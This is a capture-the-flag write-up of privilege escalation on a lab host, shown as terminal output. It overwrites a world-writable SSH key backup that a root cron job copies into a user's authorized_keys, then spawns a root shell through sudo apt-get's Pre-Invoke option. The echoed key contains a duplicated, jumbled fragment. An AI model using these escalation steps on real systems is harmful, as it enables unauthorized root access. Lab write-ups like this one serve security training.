
www-data -> jake

in /home directory found 1 user




```
www-data@smag:/home$ ls -la
ls -la
total 12
drwxr-xr-x  3 root root 4096 Jun  4  2020 .
drwxr-xr-x 22 root root 4096 Jun  4  2020 ..
drwxr-xr-x  4 jake jake 4096 Jun  5  2020 jake
www-data@smag:/home$ 
```

checkin the crontab file & found a task copy the public key from /opt directory into jake .ssh authorized_keys file




```
# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   root    /bin/cat /opt/.backups/jake_id_rsa.pub.backup > /home/jake/.ssh/authorized_keys
#
www-data@smag:/var$ 
```

we've write privilege to this file




```
www-data@smag:/opt/.backups$ ls -la
ls -la
total 12
drwxr-xr-x 2 root root 4096 Jun  4  2020 .
drwxr-xr-x 3 root root 4096 Jun  4  2020 ..
-rw-rw-rw- 1 root root  563 Jun  5  2020 jake_id_rsa.pub.backup
www-data@smag:/opt/.backups$ 
```

write my own public key into the jake & wait for 1 min to let the task scheduler execute the task




```
www-data@smag:/opt/.backups$ echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDDWmuEnQ3S3pjyQ6iHJQCXq2YhAFf39dc
hZgiQ+12JoBUfRDSqijRq7IsQ3Ffx/to6bsvsfAWhYPdpdQxdMvNWI1UoRYYBwd4nwLPf6CSyFsuICA7S+Nmv3913VLEVbgZMh7Vo/fgZX
UqbylH0v+YFujNcYOrmMNLjuqyIWChdszDVoFaM5pxTLx9iMST/k3Yfk60M1Lrjj3P7zwgYaXvyr7Gnjj/3C/Za8E6Ki7t3t3l3f5DOjEG
s240ueis2VNaduMX0ibvQzrHxDXJHzEobQlcB/0MnNUA/hMFY2o6EnCyxGDDE3NdqA1AbHdxCyv8GJ4EJmtXGdwsHiREk7/TwABqpNOtn/
nAxFwe+DMD07zxwYImxo2DvMyDiS8omhLsO6Yf70TX/BFjWh9WRS3NBIbLrnht6cXz3HLL4FfOgkFSE/pCqgqktwncZpM+wUdpYtaYoLOS
0zIgE+vTY8NE91MWcZ+7L5JI7CDiRnxnleGvTV6ZWhS+FWWBEmSWlCUE= nobodyatall@0×DEADBEEF
xnleGvTV6ZWhS+FWWBEmSWlCUE= nobodyatall@0×DEADBEEF0zIgE+vTY8NE91MWcZ+7L5JI7CDiRn
> ' > jake_id_rsa.pub.backup
' > jake_id_rsa.pub.backup
```

now we've privilege escalate to jake user!



```
└─$ ssh -i id_rsa jake@10.10.178.97
 Enter passphrase for key 'id_rsa':
 Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

  * Documentation:  https://help.ubuntu.com
  * Management:     https://landscape.canonical.com
  * Support:        https://ubuntu.com/advantage

 Last login: Fri Jun  5 10:15:15 2020
 jake@smag:~$ █
```


& we've found our user flag!



```
jake@smag:~$ wc user.txt
 1  1 33 user.txt
jake@smag:~$ █
```


jake -> root

checking sudo -l & found apt-get can be executed as root




```
Last login: Fri Jun  5 10:15:15 2020
jake@smag:~$ sudo -l
Matching Defaults entries for jake on smag:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on smag:
    (ALL : ALL) NOPASSWD: /usr/bin/apt-get
jake@smag:~$ █
```

using this technique & we're able to privilege to root user (APT Update Pre-Invoke(Before update) execute /bash shell)
//the changelog technique arent working because the remote host arent connected to the internet



```
jake@smag:~$ sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/bash
root@smag:/tmp# 
```

& we've captured our final root flag



```
root@smag:/root# wc root.txt
 1  1 33 root.txt
root@smag:/root# 
```